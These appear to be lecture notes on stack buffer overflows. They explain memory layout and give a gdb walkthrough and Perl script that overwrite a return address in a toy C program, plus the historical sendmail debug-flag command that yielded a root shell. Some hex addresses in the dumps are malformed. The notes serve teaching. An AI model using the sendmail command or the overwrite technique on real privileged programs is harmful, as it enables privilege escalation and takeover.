


Buffer Overflows

- A buffer overflow occurs when a set of values (usually a string of characters) are written into a fixed length buffer and at least one value is written outside that buffer's boundaries (usually past its end).
- A buffer overflow can occur when reading input from the user into a buffer, but it can also occur during other kinds of processing in a program. A buffer overrun occurs when a buffer declared on the stack is overwritten by copying data larger than the buffer.
- If the buffer is a local C variable, the overflow can be used to force the function to run code of an attackers' choosing. This specific variation is often called a "stack smashing" attack.
- Most high-level programming languages tend to be immune to this problem, either because they automatically resize arrays (e.g., Perl), or because they normally detect and prevent buffer overflows (e.g., Ada95).
- However, C provides no protection against such problems, and C++ can be easily used in ways to cause this problem too.
- Assembly language also provides no protection, and some languages that normally include such protection (e.g., Ada and Pascal) can have this protection disabled (for performance reasons).
- A process is an instance of an executing program. An executable program contains a set of binary instructions to be executed by the processor; some read-only data, such as *printf* format strings; global and static data that lasts throughout the program execution; and a pointer (*brk*) that keeps track of the *malloc*'d memory.
- Function local variables are automatic variables created on the stack whenever functions execute, and they are cleaned up as the function terminates.
- Variables declared on the stack are located next to the return address for the function's caller.
- The figure below shows the memory layout of a typical Unix process. A process image starts with the program's code and data.



- The **read/write** and **read-only** segments contain the program's code and data.
- Code and data consists of the program's instructions and the initialized and uninitialized static and global data, respectively.
- Following that we have the run-time heap (created using **malloc/calloc**), and then at the top is the **user stack**, which is a contiguous block of memory.
- A **stack pointer (SP)** points to the top of the stack. This stack is used whenever a function call is made.
- When a function call is made, the function parameters are pushed on to the stack, starting at the higher addresses and moving downwards to the lower addresses.
- Following that the return address (address to be executed after the function returns) is pushed on the stack.
- After that the Frame Pointer (FP) is pushed on to the stack. The frame pointer is used to access the local variables and the function parameters, which are a constant distance from the FP.
- Before a program starts executing, operating system allocates memory space for it. The memory space allocated for a program is split into code segment (instructions that are to be executed by microprocessors), data segment (data is kept here) and stack segment (variables and temporary data are kept here).

- Consider the following simple C program:

```
void main()
{
    char large_string[256];
    int i;

    for( i = 0; i < 255; i++)
        large_string[i] = 'A';


    str_func(large_string);
}

void str_func(char *str)
{
    char buff[16];
    strcpy(buff, str);
}
```

- The program will start executing from **main ()** block. When it calls **str_func** function, the following steps take place in the memory:
- Function parameters will be pushed onto memory from the right to the left (in this case **str** will be pushed onto stack).
- The return address pushed onto the stack followed by a frame pointer (address to be executed after the function returns), in this case after the executing **str_func** function).
- A **frame pointer** is used to reference the local variables (**buff [16]**) and any other function parameters because they are at a constant distance from the FP.
- The following diagram depicts different stack region during execution of this program:
- In most computer architecture stacks grow from higher memory address to lower and data are copied from lower to high address. For example, if **SP** pointed to memory address 0x0000FFFF, stack can hold 64-Kbytes of data (i.e., 2^{16}).

Bottom of Memory Space

Top of Memory Space



Top of Stack

Bottom of Stack

- The usual exploit is to pass an unchecked error string into a system call such as **strcpy**, and the result is that the return address for the function gets overwritten by an address selected by the attacker.
- In this example, **strcpy()** is copying the contents of ***str (larger_string[])** into **buff[]** until a null character is found on the string.
- As can be seen **buff[]** is much smaller than ***str**. **buff[]** is 16 bytes long, and the code is stuffing it with 256 bytes.
- This means that all 250 bytes after buffer in the stack are being overwritten. This includes the **FP, Return Address**, and even ***str**.
- We have filled **large_string** with the character 'A'. It's ASCII hex value is 0x41. That means that the return address is now 0x41414141.
- This is outside of the process address space. This is precisely the reason why when the function returns and tries to read the next instruction from that address we get a segmentation violation.
- Thus a buffer overflow allows us to change the return address of a function. In this way we can change the flow of execution of the program.
- The main objective of the attacker here would be to get the program with the buffer overflow vulnerability to provide a means of interactive communication back to the attacker's machine. For example, binding a command shell back to a port on the attacker machine.
- When a program runs, the operating will maintain a set of pointers that store key addresses within the program.
- The pointers that are relevant to us are the Base Pointer (EBP), the Stack Pointer (ESP), and the Instruction Pointer (EIP).
- The address on the stack is designated by the ESP, combined with the Stack Segment pointer (SS) and the EBP. The EIP will point to the next instruction to be executed (Program Counter).
- So if an attacker can somehow overwrite the EIP, he can direct a program to execute the instruction of our choice.
- Essentially an attacker exploits a programming mistake in the application. She injects cleverly constructed data / executable-code into the area beyond the declared sizes.
- If the "buffer" is a local C variable, the overflow can be used to force the function to run code of an attackers' choosing.
- This specific variation is often called a "stack smashing" attack. A buffer in the heap isn't much better. Attackers have been able to use such overflows to control other variables in the program.

- Lack of minimum checks has led to some serious consequences in the past. Consider the bug exploited in the **sendmail** program.
- The Sendmail takes debug flags as follows: **-dflag,value**
- For example the command, **sendmail -d8,100** sets flag #8 to value 100.
- The name of configuration file (**/etc/sendmail.cf**) is stored in data segment before flag array; that configuration file provides the **/bin/mail** path.
- Sendmail checked for the maximum but **not** the minimum flag numbers, since the input format doesn't allow negative numbers.
- Now, $\text{int} \geq 2^{31}$ is considered negative by C on 32-bit hosts.
- So an attacker fed the following command to sendmail:

sendmail -d4294967269,117 -d4294967270,110 -d4294967271,113


- The above command changed “etc” to “tmp”, thus allowing the attacker to create a new configuration file as: **/tmp/sendmail.cf**.
- The bogus configuration file specified the mailer program (**/bin/mail**) as: **/bin/sh**; and the debug call gave a root shell to attacker.
- The example shown is a very simple illustration of what can be accomplished with rudimentary debugger skills, and through trial and error.
- This is an example of a static buffer overrun that can be used to execute arbitrary code. The objective is overwrite the EIP so that the code of function **bar()** is executed after the function call to **foo()** completes.
- Compile the code with the debug switch turned on so that it generates a symbol table:

gcc -o stat -ggdb -static stat.c

- Then invoke the program using **gdb**:

gdb stat

- If we run the program with a string of four characters everything executes normally as shown in the screen dump below:




```
(gdb) run aaaa
Starting program: /root/test/stat aaaa
Address of foo = 0x8048224
Address of bar = 0x8048272
Stack image is:
0x8048648
0xbffffee88
0x804894c
0x80a4860
0x808f875
0xbffffee98
0xbffff0f0
0xbffff0e4
0xbffff0e4
0xbffffea8
0x804821a
0xbffffa9d

aaaa
New stack image is:
0xbffffee70
0xbffffee88
0x804894c
0x61616161
0x808f800
0xbffffee98
0xbffff0f0
0xbffff0e4
0xbffff0e4
0xbffffea8
0x804821a
0xbffffa9d

Program exited normally.
(gdb) █
```

- Now we run the program with a string much longer than 10 characters. The program execution results in a segmentation fault, almost always caused by attempting to execute an instruction at an invalid address.

- The screen dump below shows the resulting dialog:



```

There is absolutely no warranty for GDB. Type "show warranty" for details.
This GDB was configured as "i386-redhat-linux-gnu"...
(gdb) run aaaaaaaaaaaaaaaaaaaaaa
Starting program: /root/test/stat aaaaaaaaaaaaaaaaaaaaaa
Address of foo = 0x8048224
Address of bar = 0x8048272
Stack image is:
0x8048648
0xbfffeef8
0x804894c
0x80a4860
0x808f875
0xbfffe08
0xbffff160
0xbffff154
0xbffff154
0xbfffe08
0x804821a
0xbfffa89

aaaaaaaaaaaaaaaaaaaaa
New stack image is:
0xbfffeee0
0xbfffeef8
0x804894c
0x61616161
0x61616161
0x61616161
0x61616161
0x61616161
0x61616161
0xbfffe00
0x804821a
0xbfffa89

In function bar

Program received signal SIGILL, Illegal instruction.
0xbfffe00 in ?? ()
(gdb)

```

- Note that the *printf* statement in function bar was executed although there was no explicit call to **bar** from anywhere in the program.
- It was observed (mostly through trial and error) that a string size of 24 caused the code in bar to be executed.
- Note in the screen dump above that it is the return address (in EIP) that was corrupted. This can be seen right after the last 0x81 and then a null terminator appended to the hex code on the next line.

- We can verify this illegal instruction code by examining the contents of the registers:

```

root@ithaca:~/test - Shell - Konsole
Session Edit View Bookmarks Settings Help

aaaaaaaaaaaaaaaaaaaaaaaa
New stack image is:
0xbfffee0
0xbfffeef8
0x804894c
0x61616161
0x61616161
0x61616161
0x61616161
0x61616161
0x61616161
0xbfffeef0
0x804821a
0xbfffa89

In function bar

Program received signal SIGILL, Illegal instruction.
0xbffef1a in ?? ()
(gdb) info all-registers
eax             0x10      16
ecx             0xb8      184
edx             0x80a4860   134891616
ebx             0x80485f4   134514164
esp             0xbffef0c   0xbffef0c
ebp             0xbfffa89   0xbfffa89
esi             0x2d      45
edi             0x8048648   134514248
eip             0xbffef1a   0xbffef1a
eflags          0x10297   66199
cs              0x23      35
ss              0x2b      43
ds              0x2b      43
es              0x2b      43
fs              0x0       0
gs              0x0       0
st0             0          (raw 0x00000000000000000000)
st1             0          (raw 0x00000000000000000000)
st2             0          (raw 0x00000000000000000000)
st3             0          (raw 0x00000000000000000000)

```

- Notice that EIP contains 0xbffef1a, the same illegal instruction reported by the system.
- We can actually feed in the address of **bar()** (or any other instruction address for that matter) at that location and have the code executed after the buffer flow.
- We will do what an attacker will do, and that is feed in the address of the function that will be executed following the overflow.
- The address of bar is **0x8048272**. We will use the following Perl script to feed in the hex codes:


```

#$arg = "AAAAAAAAAAAAAAAAAAAAAAAA";
#$arg = "AAAAAAAA" . "\x72\x82\x04\x08";
$arg = "AAAAAAAAAAAAAAAAAAAAAAAA" . "\x72\x82\x04\x08";
$cmd = "./stat ".$arg;

system ($cmd);

```


- The debugger has given us a good idea of where to feed in our own code after the buffer overflow. The following screen dump shows normal execution with a string of 'A's, followed by the hex address of **bar**.



```

root@ithaca:~/test - Shell - Konsole
Session Edit View Bookmarks Settings Help


[root@ithaca test]# perl buf.pl
Address of foo = 0x8048224
Address of bar = 0x8048272
Stack image is:
0x8048648
0xbfffd768
0x804894c
0x80a4860
0x808f875
0xbfffd778
0xbfffd9d0
0xbfffd9c4
0xbfffd9c4
0xbfffd788
0x804821a
0xbfffa7e

AAAAAAAAAAr
New stack image is:
0xbfffd750
0xbfffd768
0x804894c
0x41414141
0x41414141
0x72414141
0x80482
0xbfffd9c4
0xbfffd9c4
0xbfffd788
0x804821a
0xbfffa7e

[root@ithaca test]#

```

- We can see the addresses of **foo** and **bar** and at the bottom of the stack the return address that we will overwrite.
- We invoke the script as follows: *perl buf.pl*. The next screen shot shows the buffer overflow and the function **bar** is executed because it's address is now present correct location:



```
root@ithaca:~/test - Shell - Konsole
Session Edit View Bookmarks Settings Help

[root@ithaca test]# perl buf.pl
Address of foo = 0x8048224
Address of bar = 0x8048272
Stack image is:
0x8048648
0xbfffe258
0x804894c
0x80a4860
0x808f875
0xbfffe268
0xbfffe4c0
0xbfffe4b4
0xbfffe4b4
0xbfffe278
0x804821a
0xbfffa6d

AAAAAAAAAAAAAAAAAAAAAAAr
New stack image is:
0xbfffe240
0xbfffe258
0x804894c
0x41414141
0x41414141
0x41414141
0x41414141
0x41414141
0x41414141
0x41414141
0x41414141
0x8048272
0xbfffa00

In function bar
[root@ithaca test]#
```

- In this case it was a simple *printf* statement that was executed. An attacker would most likely execute a small piece of code that would allow a shell to be sent back to the attacking machine.
- A number of UNIX applications require special privileges to accomplish their jobs. They may need to write to a privileged location like a mail queue directory, or open a privileged network socket.
- Such programs are generally suid (set uid) root, meaning that the system extends special privileges to the application upon request, even if a regular user runs the program.
- In security, anytime privilege is being granted (even temporarily) there is potential for privilege escalation to occur. Successful buffer overflow attacks can thus be said to be carrying out the ultimate in privilege escalation.
- A common cracking technique is to find a buffer overflow in a **suid** root program, and then exploit the buffer overflow to get back an interactive shell.
- If the exploit is run while the program is running as root, then the attacker will get a root shell. With a root shell, the attacker could do pretty much anything, including viewing private data, deleting files, setting up a monitoring station, installing back doors (with a root kit), editing logs to hide tracks, masquerading as someone else, etc.

- For example, a buffer overflow in a network server program that can be exploited by outside users may provide an attacker with a login on the machine.
- The resulting session has the privileges of the process running the compromised network service. Often, such services run as root (and generally for no good reason other than to make use of a privileged low port).
- Even when such services don't run as root, as soon as a cracker gets an interactive shell on a machine, it is usually only a matter of time before the machine is "owned" -- that is, the attacker gains complete control over the machine, such as root access on a UNIX box or administrator access on a Windows box.
- Such control is typically garnered by running a different exploit through the interactive shell to escalate privileges.
- More details can be found from Aleph1 [1996], Mudge [1995], LSD [2001], or the Nathan P. Smith's "Stack Smashing Security Vulnerabilities" website at <http://destroy.net/machines/security/>
- A discussion of the problem and some ways to counter them is given by Crispin Cowan et al, 2000, at <http://immunix.org/StackGuard/discex00.pdf>
- A discussion of the problem and some ways to counter them in Linux is given by Pierre-Alain Fayolle and Vincent Glaume at <http://www.enseirb.fr/~glaume/indexen.html/>